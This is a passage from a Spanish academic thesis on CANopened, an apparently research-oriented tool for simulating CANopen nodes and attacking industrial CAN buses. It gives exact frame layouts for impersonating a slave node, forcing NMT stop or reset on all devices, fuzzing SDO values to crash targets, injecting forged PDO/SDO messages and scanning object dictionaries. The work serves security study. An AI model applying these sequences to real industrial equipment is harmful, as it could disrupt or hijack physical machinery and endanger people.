- Para resolver la configuración SDO, varios hilos, uno para cada mensaje entrante CSDO que el equipo debe responder con un mensaje SSDO.
- Varios hilos, uno para cada PDO que el equipo debe enviar o recibir.

Interacciona con el módulo CANmaster.py, que está a la escucha de recibir el mensaje de equipo en Preoperacional, para empezar con la configuración SDO y tras esto, mandar el comando NMT para que el equipo esclavo vaya a Operacional, y pueda ya enviar y recibir mensajes.

También se puede interactuar con el mediante el módulo injector.py o atacker.py.

4.1.14. CANmaster.py. Módulo que simula un maestro CANopen

Este módulo permite simular un maestro en la red CANopen. Los argumentos necesarios para su ejecución son:

- Argumento 1: Id de Nodo. Identificador de nodo en el bus. En el ejemplo, 1.

La siguiente figura muestra el programa CANmaster.py en ejecución.

Figura 31. Ejecución del programa CANmaster.py, para simular un equipo maestro con identificador de dispositivo 1.

```
└─$ python3 CANmaster.py 1
HB Guardian launched
Heartbeat is set to: 5.0 seconds
HB launched
HB Guardian started for equipment 10
```

Fuente: Elaboración propia.

Una vez lanzado, se ejecutan los siguientes hilos:

- Para resolver la configuración SDO, varios hilos. El proceso de configuración comienza con la recepción de un mensaje Heartbeat correspondiente a un equipo esclavo, con el valor preoperacional. Tras esto, se envía un mensaje CSDO y se espera a recibir la respuesta SSDO. Así continua hasta terminar con la configuración SDO, y finaliza enviando el mensaje NMT Start al equipo esclavo, indicándole que puede entrar en estado operacional y comenzar con el envío y recepción de mensajes.
- Un hilo para controlar el Heartbeat de cada equipo esclavo.
- Un hilo para enviar su propio Heartbeat, con su estado actual.
- Varios hilos, uno para cada PDO que el maestro debe enviar o recibir.

Interacciona con el módulo CANequipment.py. Tras recibir el Heartbeat con el estado preoperacional, empieza a enviar los CSDO y recibir las respuestas SSDO. Tras acabar la configuración, ordenará al esclavo que vaya al estado operacional, y comenzará a enviarle mensajes y a recibir mensajes de este.

4.1.15. CANopenMsg.py. Clase CANopenMsg

Este módulo contiene la clase `CANopenMsg`, que permite crear objetos para su inserción en la base de datos, con la información necesaria y preparada para que pueda ser utilizada por las herramientas y sus diferentes módulos.

Sirve de interfaz entre los mensajes CAN de la librería `python-can` y la base de datos MongoDB. Cuando existe un mensaje en el bus, se recoge ese mensaje y se pasa al constructor de la clase.

La siguiente figura muestra la sección de código encargada de recibir un mensaje del bus y de su posterior utilización para componer un objeto `CANopenMsg`.

Figura 32. Fragmento de código que convierte un mensaje capturado en el bus en un objeto de la aplicación `CANopenMsg`.

```
while True:
    msg = bus.recv(1.0)
    if msg is not None:
        id = "ID" + str(counter)
        msg1 = CANopenMsg(id, msg.arbitration_id, msg.dlc, msg.data, msg.timestamp, canopened_session)
```

Fuente: Elaboración propia.

En el constructor de la clase, se utiliza la información proporcionada para asignarla a variables de clase, y generar información adicional, que no viene en el propio mensaje CAN, pero que será útil para la herramienta.

Una vez formado el objeto, se compone un json ítems, que será insertado en la colección correspondiente a esta sesión.

La siguiente figura muestra el código encargado de convertir un mensaje recibido en un objeto `CANopenMsg`.


Figura 33. Fragmento de código que convierte el objeto de aplicación CANopenMsg en un json ítem, para su inserción en la base de datos.

```
item1 = {  
  "id": msg1.id,  
  "cobid": msg1.cobid,  
  "device": msg1.device,  
  "func_code": msg1.function_code,  
  "txrx": msg1.txrx,  
  "dlc": msg1.dlc,  
  "data": strdata,  
  "timestamp": msg1.timestamp,  
  "session_id": msg1.session_id,  
  "comment": "No Comment"  
}  
print(item1)  
inserted = collection.insert_one(item1)
```

Fuente: Elaboración propia.

Como se muestra en la siguiente figura, la información de los mensajes capturados durante la sesión se almacena en una colección con el nombre de sesión especificado por el usuario al lanzar el módulo receive.py.

Figura 34. MongoDB Atlas: Mensaje Heartbeat almacenado en la sesión Session2 de la base de datos CANopened.



Fuente: Elaboración propia.

4.2. Descripción de los ataques

Para la realización de los ataques, es importante disponer de información recogida del bus. Para ellos, los siguientes prerequisites se deben tener en cuenta antes de realizar cualquiera de los ataques mencionados en este capítulo:

4.2.1. Prerrequisitos

- Capturar el tráfico SDO entre el maestro (cliente) del CANopen y un esclavo (servidor) al inicio.
- En caso de que no se haya podido estar analizando el bus en el momento del inicio de los dispositivos, se puede enviar un mensaje de NMT a los mismos para que o bien se detengan o vayan al estado preoperacional y se queden a la espera de que el maestro les pida de nuevo iniciar la configuración de los objetos del diccionario.
- Capturar el tráfico de la comunicación PDO entre maestro y esclavo para obtener los mensajes que se van a intercambiar.

Una vez recogida suficiente información, se procede con los pasos del ataque. Los siguientes subapartados describen cada uno de los ataques disponibles en el software desarrollado:

4.2.2. Suplantar a un esclavo.

- Enviar un mensaje NMT para detener al esclavo que se quiere suplantar.

La siguiente tabla muestra la composición de un mensaje NMT.

Tabla 5. Mensaje NMT para detener un nodo.

		Datos (Bytes)	
ID	DLC	0	1
0	2	0x02	0xX

Fuente: Elaboración propia.

Observaciones del mensaje a enviar:

Byte0: 0x02 es el valor que indica el comando Stop_Remote_Node, enviado por el maestro NMT y dirigido al nodo X.

Byte1: X es el valor del nodo (Nodo ID) en hexadecimal al que va destinado el mensaje de parada.

- Enviar el mensaje indicando que el esclavo ha vuelto a estado preoperacional. Esto hará que el maestro vuelva a iniciar la configuración SDO (pero el dispositivo real estará detenido).

La siguiente tabla muestra la composición de un mensaje Heartbeat.

Tabla 6. Mensaje de Heartbeat del esclavo al maestro.

		Datos (Bytes)
ID	DLC	0
700 + Nodo Id	1	0x7F

Fuente: Elaboración propia.

Observaciones del mensaje a enviar:

Byte0: 127 es el valor del estado en el que se encuentra el dispositivo esclavo, dentro de su máquina de estados NMT. 0x7F (127 en decimal) corresponde al estado preoperacional.

- Como se ha recogido previamente, ahora se conoce la respuesta del servidor (el dispositivo suplantado) frente a cada petición que el maestro pueda realizar. Generalmente en esta etapa se puede configurar:
 - COB-ID de cada PDO, Transmission type, inhibit time, event time, además de HBProducer y HBConsumer.

La siguiente secuencia muestra la comunicación entre el cliente (maestro de la CAN) y el servidor (dispositivo esclavo) para configurar los valores en la tabla de objetos del servidor, o bien obtener en el cliente los valores que están en la tabla del servidor. En concreto, se está configurando los valores contenidos en la tabla, en el Índice 0x1800 y subíndice 0x00:

NOTAS:

- Los valores contenidos en los bytes se encuentran en hexadecimal.
- Cuando un mensaje CCS contiene en el byte0 un valor 0x40, entonces es un SDO inicio de subida, y será respondido con un mensaje SCS que contenga en

el byte0 un valor de 0x4X (siendo X un valor variable, en función del resto de bits del byte).

- Cuando un mensaje CCS contiene en el byte0 un valor de 0x2X (siendo X un valor variable, en función del resto de bits del byte), entonces es un SDO inicio de descarga, y será respondido con un mensaje SCS que contenga en el byte 0 un valor de 0x6X (siendo X un valor variable, en función del resto de los bits del byte).

La siguiente tabla muestra la secuencia de mensajes SDO intercambiados entre el cliente y el servidor.

Tabla 7. Configuración de cobid, inhibit time, event time y transmisión type del nodo.

Tipo	ID	DLC	Datos (Bytes)								Notas
			0	1	2	3	4	5	6	7	
CSDO	0x615	0x08	0x40	0x00	0x10	0x00	0x00	0x00	0x00	0x00	Inicio de subida SDO 0x600 + 0x15: 0x600 es el identificador base del CCS 0x15 es el identificador del nodo (21 en decimal)
SSDO	0x595	8	0x4X	0x00	0x10	0x00	0x91	0x01	0x03	0x00	0x580 es el identificador base del SCS 0x15 es el identificador del nodo (21 en decimal)
CSDO	0x615	8	0x40	0x00	0x18	0x01	0x95	0x01	0x00	0x00	El cliente consulta si existe el objeto en la tabla con COBID 0x195
SSDO	0x595	8	0x4X	0x00	0x18	0x01	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x00	0x18	0x01	0x00	0x00	0x00	0x80	El cliente configura al TPDO1 del servidor desactivándolo primero para poder configurarlo (byte7 = 0x80)
SSDO	0x595	8	0x6X	0x00	0x18	0x01	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x00	0x18	0x03	0x64	0x00	0x00	0x00	El cliente configura al TPDO1 del servidor con un inhibit time = 0x64 (100 en decimal)
SSDO	0x595	8	0x6X	0x00	0x18	0x03	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x00	0x18	0x01	0x95	0x01	0x00	0x00	El cliente está configurando el COBID del TPDO1 en el servidor a 0x195 a la vez que reactivándolo Índice 0x1800 y subíndice 0x01 = objeto COBID del TPDO1
SSDO	0x595	8	0x6X	0x00	0x18	0x01	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x00	0x18	0x02	0xFF	0x00	0x00	0x00	El cliente configura al TPDO1 del servidor con un transmission type = 0xFF (255 en decimal)
SSDO	0x595	8	0x6X	0x00	0x18	0x02	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x00	0x18	0x05	0xE8	0x03	0x00	0x00	El cliente configura al TPDO1 del servidor con un event time = 0x3E8 (1000 en decimal)
SSDO	0x595	8	0x6X	0x00	0x18	0x05	0x00	0x00	0x00	0x00	OK

Fuente: Elaboración propia.

Tras la configuración de los valores para los TPDO y RPDO, el cliente intentará configurar mediante SDO iniciar descarga los valores para el Productor Heartbeat y Consumidor Heartbeat en el servidor.

La siguiente tabla muestra la secuencia de mensajes SDO para la configuración del tiempo de productor y consumidor.

Tabla 8. Configuración del tiempo de productor y consumidor de HB del dispositivo.

Tipo	ID	DLC	Datos (Bytes)								Notas
			0	1	2	3	4	5	6	7	
CSDO	0x615	8	0x2X	0x16	0x10	0x01	0xE2	0x04	0x04	0x00	Inicio de SDO download Byte5 y Byte4: El cliente configura el valor para el parámetro HBConsumer = 0x4E2 (1250 en decimal) Byte6: el cliente configura el Id del consumidor = 0x04
SSDO	0x595	8	0x6X	0x16	0x10	0x01	0x00	0x00	0x00	0x00	OK
CSDO	0x615	8	0x2X	0x17	0x10	0x01	0xF4	0x01	0x00	0x00	Byte5 y Byte4: El cliente configura el valor para el parámetro HBProducer = 0x1F4 (500 en decimal)
SSDO	0x595	8	0x6X	0x17	0x10	0x01	0x00	0x00	0x00	0x00	OK

Fuente: Elaboración propia.

Una vez configurados todos los parámetros esperados, el cliente enviará el mensaje de que se ha terminado de configurar al servidor, y el servidor responderá dando a entender que todo está configurado y listo.

En la siguiente tabla se muestra la secuencia de finalización de la configuración SDO.

Tabla 9. Fin de la configuración del dispositivo.

Tipo	ID	DLC	Datos (Bytes)								Notas
			0	1	2	3	4	5	6	7	
CSDO	0x615	8	0x2X	0x00	0x20	0x32	0x03	0x00	0x00	0x00	Inicio de SDO download El cliente indica al servidor con en valor índice 0x2000 y subíndice 0x32, en el byte4 con un valor de 0x03, que la configuración ha terminado, y que puede pasar a estado operacional
SSDO	0x595	8	0x6X	0	0x20	0x32	0x00	0x00	0x00	0x00	OK

Fuente: Elaboración propia.

- El equipo suplantado se mantiene en estado detenido, reenviando el NMT de detenido cada X milisegundos (siendo X el valor configurado en el parámetro HBProducer).
- Tras acabar la configuración, se envía el mensaje que confirma que el dispositivo ha entrado a estado operacional. Este mensaje se deberá ir repitiendo también como Heartbeat y a un intervalo de tiempo igual al configurado en el valor HBProducer.

La siguiente tabla muestra la composición de un mensaje Heartbeat.

Tabla 10. Estructura de un mensaje Heartbeat.

		Datos (Bytes)
ID	DLC	0
700 + Nodo Id	1	0x05

Fuente: Elaboración propia.

Observaciones del mensaje a enviar:

Byte0: 0x05 es el valor del estado en el que se encuentra el dispositivo esclavo, dentro de su máquina de estados NMT. 0x05 corresponde al estado operacional.

4.2.3. Ataque usando el protocolo SDO. Modificación del comportamiento alterando los valores del diccionario de objetos. Obtención de los valores del diccionario de objetos

- Teniendo en cuenta los servicios disponibles en cada uno de los estados en los que un dispositivo puede estar de su máquina de estados (ver Tabla 3), en estado operacional y preoperacional, un dispositivo acepta comunicación SDO, con lo que puede tanto responder con la información contenida en el objeto indicado por el índice y subíndice en la tabla de objetos, así como reconfigurar o actualizar algunos de estos objetos.
- Tras haber registrado en la base de datos los mensajes SDO que maestro y esclavo han intercambiado durante la fase de configuración, es posible obtener que mensajes se enviaron al esclavo y con qué valores.
- Se puede enviar un mensaje SDO Iniciar Subida, para recuperar el valor de los parámetros en el diccionario de objetos del dispositivo (el servidor).

La siguiente tabla muestra la composición de los mensajes CSDO y SSDO de Iniciar Subida.

Tabla 11. Estructura de un mensaje SDO Iniciar Subida (CSDO y SSDO).

			Datos (Bytes)							
Tipo	ID	DLC	0	1	2	3	4	5	6	7
CSDO	0x600 + Nodo Id	8	4X	Y	X	Z	0	0	0	0
SSDO	0x580 + Nodo Id	8	4X	Y	X	Z	A	B	C	D

Fuente: Elaboración propia.

Observaciones del mensaje a enviar:

Byte2: HSB Byte del índice del objeto.

Byte1: LSB del índice del objeto.

Byte3: Subíndice del objeto.

Observaciones del mensaje recibido:

Byte4, 5, 6 y 7: valor actual en el diccionario de objetos, solicitado a través del índice y subíndice en el mensaje CSDO.

- Se puede enviar un mensaje SDO Iniciar Descarga, para modificar el valor de los parámetros en el diccionario de objetos del dispositivo (el servidor).

La siguiente tabla muestra la composición de los mensajes CSDO y SSDO de Iniciar Descarga.

Tabla 12. Estructura de un mensaje SDO Iniciar Descarga (CSDO y SSDO).

			Datos (Bytes)							
Tipo	ID	DLC	0	1	2	3	4	5	6	7
CSDO	0x600 + Nodo Id	8	2X	Y	X	Z	A	B	C	D
SSDO	0x580 + Nodo Id	8	6X	Y	X	Z	0	0	0	0

Fuente: Elaboración propia.

- Se intenta forzar para todos los valores posibles de cada Byte4, Byte5, Byte6 y Byte7 un envío de un SDO Iniciar Descarga, buscando:
 - Que el equipo destino acepte un valor erróneo o no esperado.

- Provocar que el valor no esperado produzca una excepción en el equipo destino, o un error no controlado que produzca que el sistema atacado deje de funcionar (desbordamientos de buffer, etc.).

Observaciones del mensaje a enviar:

Byte2: HSB Byte del índice del objeto.

Byte1: LSB del índice del objeto.

Byte3: Subíndice del objeto.

Byte4, 5, 6 y 7: valor para actualizar el parámetro en el diccionario de objetos.

4.2.4. Ataque usando el protocolo NMT. Parada de dispositivos. Reinicio del nodo y reinicio de comunicaciones. Vuelta a preoperacional

- Tras haber recogido información de todos los dispositivos conectados en la red, se puede enviar un mensaje NMT destinado detener (stop remote node), entrar en preoperacional (enter pre-operational), reiniciar el dispositivo (reset node) o reiniciar las comunicaciones (reset communication) del dispositivo.

La siguiente tabla muestra la composición de un mensaje NMT con el comando de parada de nodo.

Tabla 13. Comando para solicitar la parada del nodo.

		Datos (Bytes)	
ID	DLC	0	1
0	2	0x02	X

Fuente: Elaboración propia.

La siguiente tabla muestra un mensaje NMT con el comando de entrada a preoperacional.

Tabla 14. Comando para solicitar la entrada a preoperacional del nodo.

		Datos (Bytes)	
ID	DLC	0	1
0	2	0x80	X

Fuente: Elaboración propia.

La siguiente tabla muestra un mensaje NMT con el comando de reinicio de nodo.

Tabla 15. Comando para solicitar el reinicio del nodo.

		Datos (Bytes)	
ID	DLC	0	1
0	2	0x81	X

Fuente: Elaboración propia.

La siguiente tabla muestra un mensaje NMT con el comando de reinicio de comunicaciones del nodo.

Tabla 16. Comando para solicitar el reinicio de las comunicaciones del nodo.

		Datos (Bytes)	
ID	DLC	0	1
0	2	0x82	X

Fuente: Elaboración propia.

- Se puede enviar el mensaje a uno, varios o todos los dispositivos conectados. Para lo cual, el valor contenido en el byte1, en lugar del identificador de un nodo en concreto, ha de tener el valor 000.

4.2.5. Inyección de mensajes PDO (Process Data Object)

- Tras haber recogido información de todos los mensajes TPDO (Transmit Process Data Object) y RPDO (Receive Process Data Object), se puede construir e inyectar en el bus un mensaje que emula al mensaje legítimo enviado.
- Los mensajes del dispositivo origen al maestro (TPDO) tienen un identificador base al que hay que sumar el identificador del nodo, de acuerdo con la siguiente tabla:

Tabla 17. Valor base para el identificador de mensaje TPDO.

TPDO	
Nº	Valor Base
1	0x180
2	0x280
3	0x380
4	0x480

Fuente: Elaboración propia.

- Lo mismo ocurre para los mensajes que envía el maestro, con destino a un dispositivo (RPDO). En este caso, el identificador base, al que habrá que sumar el identificador de nodo, corresponde con la siguiente tabla:

Tabla 18. Valor base para el identificador de mensaje RPDO.

RPDO	
Nº	Valor Base
1	0x200
2	0x300
3	0x400
4	0x500

Fuente: Elaboración propia

- En caso de necesitar más de 4, el maestro asigna un Nodo Id que esté libre (entre 0x01 y 0x7F) y se vuelve a aplicar las fórmulas anteriores. Cada Nodo Id dispone por definición de 4 TPDOs y 4 RPDOs, de acuerdo con el diccionario de objetos definido por el estándar.
- Así, un mensaje que el dispositivo con Nodo Id X envía al destino (normalmente el maestro de la CAN), será de la siguiente manera:

Tabla 19. Estructura de mensaje CAN: Cobid (identificador), DLC (tamaño en bytes), Datos (bytes de datos).

ID	DLC	Datos (Bytes)							
		0	1	2	3	4	5	6	7
Base + X	1-8	A	B	C	D	E	F	G	H

Fuente: Elaboración propia

Donde:

Base: uno de los valores descritos en la Tabla 17 (TPDO) o en la Tabla 18 (RPDO)

X: Identificador de nodo.

DLC: indica el número de bytes de datos del mensaje.

Byte0 a Byte7: contenido del mensaje.

- Se puede probar una combinatoria aleatoria de bytes bits, o bien realizar una combinatoria que incluya todas las posibilidades (es decir, 2 elevado a la 64, ya que el mensaje contiene 8 bytes de datos).

4.2.6. Inyección de mensajes SDO (Service Data Object)

- Tras haber recogido información de los mensajes SDO que ha habido en el bus, se puede construir e inyectar en el bus un mensaje que emula al mensaje legítimo enviado.
- Bien un mensaje SDO download initiate, para actualizar datos en el diccionario de datos del servidor (es decir, el dispositivo atacado), como los usados en el ataque descrito en el apartado 4.2.3.
- Bien, un mensaje SDO upload initiate, para obtener el valor del objeto especificado por el índice y subíndice del mensaje, como los usados en el ataque descrito en el apartado 4.2.7.

4.2.7. Escanear el diccionario de objetos de un equipo


- Tras introducir un rango (índice y subíndice), se ejecuta un envío de mensajes SDO Upload para cada uno de esos objetos en el rango especificado.
- Si el equipo sobre el que se está haciendo el escaneo contesta a algún CSDO SDO Upload con el correspondiente SSDO SDO upload, quiere decir que el equipo dispone de alguna variable o información que está mapeada en esa dirección del diccionario de objetos, y donde se está almacenando su valor.

4.3. Implementación

El código fuente se encuentra disponible en <https://github.com/ruzgrot/CANopened>.

La siguiente figura muestra la arquitectura de la herramienta CANopened: módulos desarrollados, programas implementados e interacción con la base de datos MongoDB.

Figura 35. Diagrama de la arquitectura y módulos de la herramienta CANopened.



Fuente: Elaboración propia.

4.3.1. CANequipment.py

El módulo `CANequipment.py` proporciona la capacidad de simular un equipo esclavo en la red CANopen, con una mínima funcionalidad:

- Capacidad para recibir comandos NMT.
- Capacidad para enviar su estado actual mediante mensaje Heartbeat.
- Envío de mensajes TPDO (con destino el maestro CANopen de la red).
- Recepción de mensajes RPDO (con origen el maestro CANopen de la red).
- Variables que representan parámetros y sus valores en el diccionario de objetos.

Tras la ejecución en terminal mediante el comando, donde `EQ_NB` es el identificador de nodo e `INIT_STA` es el estado inicial en el que se inicia el equipo.

```
$ python3 CANequipment.py [EQ_NB] [INIT_STA]
```

Se ejecutan las siguientes instrucciones:

- 1- Creación del objeto equipment, de la clase CANequipment (este equipo simulado)
- 2- Lanzamiento del hilo que controla la máquina de estados NMT.
- 3- Lanzamiento del hilo que controla el envío del mensaje de Heartbeat.
- 4- Lanzamiento de los hilos que controlan la recepción y envío de un determinado paso en la secuencia de inicialización y configuración del equipo, por parte del maestro.
- 5- Lanzamiento de los hilos que controlan el envío de los mensajes TPDO.
- 6- Lanzamiento de los hilos que controlan la recepción de mensajes RPDO.
- 7- Lanzamiento del hilo que captura una petición de actualización u obtención del valor de un objeto del diccionario de datos del equipo.

4.3.2. CANmaster.py

El módulo CANmaster.py proporciona la capacidad de simular un equipo maestro en la red CANopen, con una mínima funcionalidad:

- Capacidad para recibir mensajes Heartbeat de los equipos esclavos, para conocer su estado y reaccionar en consecuencia.
- Capacidad para enviar su estado actual mediante mensaje Heartbeat.
- Capacidad de envío de comandos NMT para controlar la máquina de estados de los equipos esclavos.
- Envío de mensajes RPDO (con destino a un equipo esclavo específico).
- Recepción de mensajes TPDO (con origen de un equipo esclavo específico).

Tras la ejecución en terminal mediante el comando, donde EQ_NB es el identificador de nodo maestro:

```
$ python3 CANmaster.py [EQ_NB]
```

Se ejecutan las siguientes instrucciones:

- 1- Creación del objeto master, de la clase CANmaster (este equipo simulado).
- 2- Lanzamiento de los hilos que controlan la recepción y envío de un determinado paso en la secuencia de inicialización y configuración del equipo esclavo.
- 3- Lanzamiento del hilo que controla la recepción de los mensajes de Heartbeat.

- 4- Lanzamiento del hilo que controla el envío de su estado actual mediante un mensaje Heartbeat.
- 5- Lanzamiento de los hilos que controlan el envío de los mensajes RPDO.
- 6- Lanzamiento de los hilos que controlan la recepción de mensajes TPDO.

4.3.3. CANopenMsg.py

El módulo CANopenMsg.py contiene la clase CANopenMsg, que se utiliza como interfaz entre el bus, la herramienta y la base de datos de MongoDB.

Internamente, el constructor hace uso de la función **get_info_from_cobid**, que devuelve información que se puede obtener a partir del valor del cobid pasado al constructor de la clase:

- Tipo de mensaje: TPDOx, RPDOx, SDO_TX, SDO_RX, NMT, HEARTBEAT, TIMESTAMP o SYNC.
- Nodo Id del equipo que lo ha enviado o recibido.
- Tx (transmisión) o Rx (recepción).

4.3.4. common.py

El módulo common.py, contiene funciones de utilidad, así como variables de consulta comunes a todos los módulos (por ejemplo, el tipo de bus actual).

Las siguientes funciones están disponibles para ser utilizadas:

- **init_bus**: inicializa el bus con los parámetros especificados en la llamada. Devuelve el objeto bus creado.
- **execute_in_another_terminal**: ejecuta el comando especificado en una nueva terminal.

4.3.5. database.py

El módulo database.py dispone de las funciones y utilidades para el registro y recuperación de información almacenada. A continuación, se muestran algunas de las funciones disponibles:

- **get_dbclient:** devuelve el cliente para la conexión con la base de datos. Internamente, el módulo obtiene la información de usuario y contraseña dos ficheros cifrados, en un directorio que se encuentra fuera del directorio de la aplicación. Utiliza la librería cryptography para descifrar estos datos (que previamente se han cifrado con otro script que utiliza la misma librería cryptography para el cifrado).
- **get_collections:** obtiene un listado de las colecciones presentes en la base de datos. Una colección en MongoDB corresponde a una sesión en la herramienta.
- **get_all_devices_in_collection:** obtiene todos los equipos o dispositivos que han intervenido en el bus, en una determinada colección (sesión).
- **get_all_items_in_collection:** obtiene todos los documentos (ítems o mensajes) que se han registrado en la colección (sesión).
- **get_item_by_id:** obtiene de una determinada colección (sesión).

4.3.6. graphical.py

El módulo graphical.py ofrece funciones para los menús gráficos. Entre algunas de las funciones encontramos:

- **print_logo:** imprime en pantalla la cabecera CANopened. Usa la librería pyfiglet
- **print_bar:** imprime en pantalla el valor pasado como argumento.
- **clear_screen:** borra todo el texto presente en la pantalla.
- **print_current_configuration:** imprime en pantalla la configuración actual (almacenada en el módulo common.py) del bus con el que se está ejecutando la herramienta.

4.3.7. main.py

El módulo main.py es el punto de entrada a la herramienta, desde donde se puede acceder a todas las funcionalidades disponibles, lanzando cada utilidad o funcionalidad en una nueva ventana. Importa la librería simple_term_menu y pyfiglet, y además importa los módulos attacker, common, responder, monitor, graphical, injector.

El módulo main.py se ejecuta con el siguiente comando:

```
$ python3 main.py
```


4.3.8. monitor.py

El módulo `monitor.py` ofrece un submenú con utilidades de monitorización. Por un lado, permite lanzar en otra ventana el módulo de python `python_can_viewer`. Por otro, permite lanzar el módulo `receive.py`, que tras solicitar al usuario el nombre de la sesión, comienza a grabar en la base de datos de MongoDB, en una colección con el nombre de sesión introducido, todos los mensajes que aparezcan en el bus.

El módulo `monitor.py` se puede ejecutar de manera individual con el siguiente comando:

```
$ python3 monitor.py
```

4.3.9. receive.py

El módulo `receive.py` ofrece la funcionalidad de monitorización del bus y, a su vez, de registro de los mensajes. Este módulo puede llamarse de forma independiente utilizando el siguiente comando, donde `INTERFACE` es el tipo de interfaz (`socketcan`, por ejemplo), `CHANNEL` es el canal (`vcan0`, en caso de ser un canal virtual, `can0` en caso de ser un canal físico, etc.) y `BITRATE` es el bitrate del bus que se pretende monitorizar y/o registrar:

```
$ python3 receive.py [INTERFACE] [CHANNEL] [BITRATE]
```

La función `main` del módulo `receive.py` es la encargada de ello.

4.3.10. responder.py

El módulo `responder.py` permite dejar a la escucha en el bus un capturador de mensajes que, al recibir un mensaje específico, responderá con el comando o la secuencia de comandos especificada.

Este módulo puede llamarse de forma independiente utilizando el siguiente comando:

```
$ python3 responder.py
```

La función `main` del módulo `responder.py` es la encargada de levantar el capturador.

El método `capture` es el encargado de ejecutar el envío de mensajes una vez se ha recibido el mensaje que se estaba esperando.

4.3.11. injector.py

El módulo injector.py permite inyectar en el bus, de manera manual, un mensaje CANopen, de cualquiera de los siguientes tipos:

- Mensaje Aleatorio: un mensaje con cobid aleatorio, bytes aleatorios y de longitud específica.
- Mensaje forjado: un mensaje con un cobid introducido por el usuario, de longitud específica introducida por el usuario y, para cada byte, un valor introducido por el usuario. Con este mensaje y, dependiendo del cobid introducido, el identificador corresponderá con cualquiera de los mensajes disponibles en el protocolo CANopen.
- Mensaje HB: Permite elegir un identificador de nodo y enviar el valor del estado para ese nodo al bus CANopen.
- Mensaje NMT: Permite dirigir un comando NMT a un equipo, especificado por el usuario.

4.3.12. attacker.py

El módulo attacker.py se puede ejecutar de manera aislada con el comando:

```
$ python3 attacker.py
```

Este módulo, ofrece tras ejecutarse un menú sobre el que el usuario puede elegir qué tipo de ataque desea realizar.

Alguno de los ataques disponibles, y sobre los que se ha hablado y planteado en este trabajo, son:

- Atacar a un equipo mediante el protocolo NMT: mediante la función **attack_nmt_protocol**.
- Atacar la configuración SDO de un equipo: mediante la función **attack_sdo_configuration**.
- Suplantar a un equipo presente en el bus: mediante la función **attack_suplant_device**.
- Inhabilitar/Detener un equipo presente en el bus: mediante la función **attack_disable_device**.

- Inyección de mensajes PDO: inyección en el bus de un determinado mensaje PDO, mediante la función **attack_inject_pdo**.
- Escanear el diccionario de objetos: mediante la función **attack_scan_object_dictionary**.

4.4.Resultados obtenidos de los ataques

Para el registro en un fichero de lo que ha ocurrido en el bus y en la sesión, se ha hecho uso del módulo de python-can, can.logger.py.

Se ejecuta en otro terminal el siguiente comando:

```
python3 -m can.logger -f NOMBRE_FICHERO -v -c "vcan0" -b 250000 -i socketcan
```

4.4.1. Suplantar a un esclavo

La traza completa de este ataque se puede encontrar en el Anexo D.

